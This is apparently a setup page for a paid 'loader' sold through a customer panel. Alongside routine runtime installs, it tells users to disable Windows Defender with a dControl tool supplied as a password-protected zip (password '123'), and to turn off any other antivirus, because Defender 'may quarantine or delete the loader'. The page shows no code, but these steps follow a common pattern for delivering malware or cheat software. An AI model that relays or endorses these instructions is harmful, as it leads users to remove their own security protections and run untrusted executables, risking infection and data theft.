Requirements
Install these before launching the loader.
1. Visual C++ Redistributable
Essential runtimes for core system stability.
Visual C++ Redistributable — All-in-One
techpowerup.com · external download
- Download the Visual C++ Redistributable pack above.
- Unzip the downloaded file.
- Run
install_all.batas administrator. - Restart your PC once installation finishes.
This pack installs every VC++ version (2005 → 2022) needed for the loader to run.
2. DirectX Runtimes
Required for graphics rendering.
DirectX Web Installer
microsoft.com · external download
- Download DirectX above.
- Uncheck
Install the Bing Barif it's offered. - Click Next until the install finishes.
The installer fetches components online, let it finish even if it looks like nothing is happening visually.
3. Disable Windows Defender
With the dControl tool.
Windows Defender may quarantine or delete the loader. Disable it before launching the product.
dControl.zip
local file · password protected
- Download dControl.zip above.
- Unzip the file. Archive password:
123 - Run dControl.exe.
- Disable Windows Defender from the tool.
Third-party antivirus software can also block the loader. If you have one installed, disable it too during setup.
4. Core Isolation
Enable Memory Integrity.
"Memory Integrity" must be turned on for optimal security and stability.
- Open the Windows search bar and type
Core Isolation, then open the result. - Turn Memory Integrity On.

- Restart your PC to apply the change.
Setup complete. Once your PC has restarted, you can launch the loader from your customer panel.
Go to customer panel →
Go to customer panel →